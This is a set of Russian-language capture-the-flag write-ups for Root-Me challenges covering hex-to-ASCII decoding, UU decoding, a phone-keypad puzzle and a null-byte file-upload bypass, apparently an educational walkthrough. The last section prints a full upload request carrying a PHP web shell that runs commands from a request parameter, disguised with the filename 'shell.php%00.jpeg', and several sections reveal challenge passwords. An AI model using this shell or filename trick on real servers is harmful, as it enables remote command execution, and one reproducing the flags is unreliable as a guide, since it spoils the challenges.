

Encoding - ASCII



5 Баллы

Автор

Xartrick, 4 Декабрь 2012

Niveau



Валидации

75995 Challengeurs 26%

Примечание

★★★★★ 5030 голоса

Мне нравится

Не нравится

Заявление

Декодируйте строку.

Начать вызов

1 соответствующий(ие) ресурс(ы)

- ASCII Table (Cryptography)

ASCII — это самый простой из существующих коммуникационных протоколов и единственный формат данных, который может декодировать любая из существующих компьютерных систем.

Момент посадки на Марс ровера NASA Perseverance (Настойчивость) стал историческим событием. Человечество впервые увидело нечто подобное. Многие люди с замиранием сердца наблюдали за происходящим. «Настойчивость» многие годы будет служить для нас источником вдохновения.

Каждое изображение, поступающее с Марса после успешной посадки ровера, содержало в себе какой-то сюрприз. Одним из таких сюрпризов стало сообщение, зашифрованное в раскраске парашюта марсохода.

Интернет-ищейки заявили о том, что им удалось расшифровать скрытое сообщение, нанесённое на купол парашюта, который помог роверу безопасно приземлиться на поверхность Красной планеты. Как оказалось, фраза «*Dare Mighty Things*» («Решайтесь на великие поступки») — девиз лаборатории реактивного движения NASA (Jet Propulsion Laboratory) — была закодирована на парашюте с использованием красных и белых полос, представляющих двоичный компьютерный код. Этот код, что неудивительно, можно, используя некоторые вычисления, перевести в кодировку ASCII и, в итоге, понять то, что в нём скрыто.

В задании требуется расшифровать пароль с помощью протокола ASCII.

4C6520666C6167206465206365206368616C6C656E6765206573743A203261633337363438316165353436636436383964356239313237356433323465

Существует два варианта решения: вручную подбирать с помощью таблицы каждый символ, но есть более быстрый и легкий.

С помощью сайта **cyberchef** вставим наше сообщение и расшифруем

CyberChef - это простое, интуитивно понятное веб-приложение для выполнения всевозможных "кибер" операций в веб-браузере. Эти операции включают простое кодирование, такое как XOR и Base64, более сложное шифрование, такое как AES, DES и Blowfish, создание двоичных и шестнадцатеричных дампов, сжатие и распаковку данных, вычисление хэшей и контрольных сумм, синтаксический анализ IPv6 и X.509, изменение кодировок символов и многое другое.

The screenshot displays the CyberChef web application interface. On the left, the 'Recipe' panel is visible, showing the 'From Hex' operation selected with a 'Delimiter' of 'None'. The main area on the right is divided into 'Input' and 'Output' sections. The 'Input' section contains a long hexadecimal string. The 'Output' section shows the decoded result: 'Le flag de ce challenge est: 2ac376481ae546cd689d5b91275d324e'. At the bottom of the interface, there is a 'BAKE!' button and an 'Auto Bake' checkbox.

Получаем наш пароль. Задание выполнено.

Заявление

Декодируйте строку.

Начать вызов

1 соответствующий(ие) ресурс(ы)

- [ASCII Table](#) (Cryptographie)

Валидация

Молодец, но у тебя уже есть 5 Баллы

Не забудьте отметить этот вызов, высказав свое мнение :-)

Encoding - UU



5 Баллы

Очень используется протоколом HTTP

Автор

g0uZ, 7 Октябрь 2006

Niveau



Валидации

58803 Challengeurs

Примечание

★★★★★ 2163 голоса

Мне нравится

Не нравится

Заявление

Получите пароль проверки.

Начать вызов

1 соответствующий(ие) ресурс(ы)

Юникод - Стандарт кодирования символов, включающий в себя знаки почти всех письменных языков мира. В настоящее время стандарт является преобладающим в Интернете. Стандарт предложен в 1991 году некоммерческой организацией «Консорциум Юникода»

В задании требуется расшифровать пароль с помощью юникода. В этом поможет любой онлайн дешифровщик UU.

★ SEARCH A TOOL ON dCode BY KEYWORDS:

e.g. type 'random'

🔍

★ BROWSE THE [FULL dCode TOOLS' LIST](#)

Results

📄

📄

📄

📄

📄

✖

Very simple ;)

PASS = ULTRASIMPLE

UUENCODE DECODER - UUDecode

★ UUENCODING CIPHERTEXT (WITHOUT BEGIN AND END LINES) ?

B5F5R>2!S:6UP;&4@.RD≈4\$%34R`] (%5 , 5%) ! 4TE-4\$Q%"@` `

▶ DECRYPT

See also: [Base64 Coding](#) — [Base91 Encoding](#)

UUENCODE ENCODER

★ UUENCODE PLAIN TEXT ?

dCode UUEncode

▶ ENCRYPT

Пароль найден. Задание выполнено.

1 соответствующий(ие) ресурс(ы)

-  [Encodings format](#) (Cryptography)

Валидация

Молодец, но у тебя уже есть 5 Баллы

Не забудьте отметить этот вызов, высказав свое мнение :-)


[Твиттер!](#)

Steganomobile

[f](#)
[in](#)
[t](#)

10 Баллы 

Автор

[Ryscrow](#), 29 Апрель 2011

Niveau ?



Валидации

29793 Challengeurs  1%

Примечание ?

★★★★★ 1125 голоса

Мне нравится

Не нравится

Заявление

После извлечения мобильных данных, поисковик, следователь получили эту последовательность чисел. Может быть, номер телефона?

Начать вызов

Валидация

В задании требуется понять где могла бы использоваться такая последовательность чисел.

222-33-555-555-7-44-666-66-33

Похоже на ввод с клавиатуры кнопочного мобильного телефона.



Представляем что кликаем по телефону и будет вырисовываться пароль:

с-е-л-л-р-н-о-н-е что в переводе “**мобильный телефон**”

Пароль подобран. Задание выполнено.

Валидация


Молодец, но у тебя уже есть 10 Баллы

Не забудьте отметить этот вызов, высказав свое мнение ;-)




File upload - Null byte


По описанию можно понять, что речь пойдёт про загрузку шеллов, а также нам дают намёк, что придётся использовать нуль байт (про него я вроде бы уже писал, когда делал теоретический и практический разбор LFI).



Видим, что загрузка производится только для картинок



Итак, давайте немного подумаем. Нам сказали про нуль-байт. Данная фича работает при обращении к файлу на сервере. Смысл заключается в том, что при добавлении нуль-байта (%00) вся последующая информация сервером не обрабатывается, так как он считает, что это конец строки (в СИ большая часть функций работающих со строками придерживаются той-же логики).



f:\SOFT\web\shells*.*			
Имя	Тип	Размер	Дата
[..]	<Папка>		10.02.2019
shell.php%00	jpeg	192	10.02.2019

загрузить его

```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Content-Type: multipart/form-data; boundary=-----608203758333
Content-Length: 385
DNT: 1
Connection: close
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1

-----608203758333
Content-Disposition: form-data; name="file"; filename="shell.php%00.jpeg"
Content-Type: image/jpeg

яШяя
<form action="" method="get">
Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />
</form>
Output:<br />
<pre><?php passthru($_REQUEST['cmd'], $result); ?></pre>

-----608203758333--
```

Видим, что он загрузился, но путь до файла всё равно содержит нуль-байт и расширение jpeg.


Photo gallery v 0.04

[upload](#) | [Hackin9](#) | [MISC](#) | [Phrack](#)

File information :

- Upload: shell.php%00.jpeg
 - Type: image/jpeg
 - Size: 0.1875 kB
 - Stored in: ./galerie/upload/ /shell.php%00.jpeg
- File uploaded.

Попробуем обратиться к файлу без нуль-байта.






Well done ! You can validate this challenge with the password : YPNchi2NmTwygr2dgCCF
This file is already deleted.

25 Points

Gallery v0.04

Author
g0uZ, 26 December 2012

Level 



Validations
20675 Challengers 

Statement

Your goal is to hack this photo galery by uploading PHP code.

Start the challenge

1 related ressource(s)

-  Secure file upload in PHP web applications (Exploitation - Web)

Validation

Well done, you won 25 Points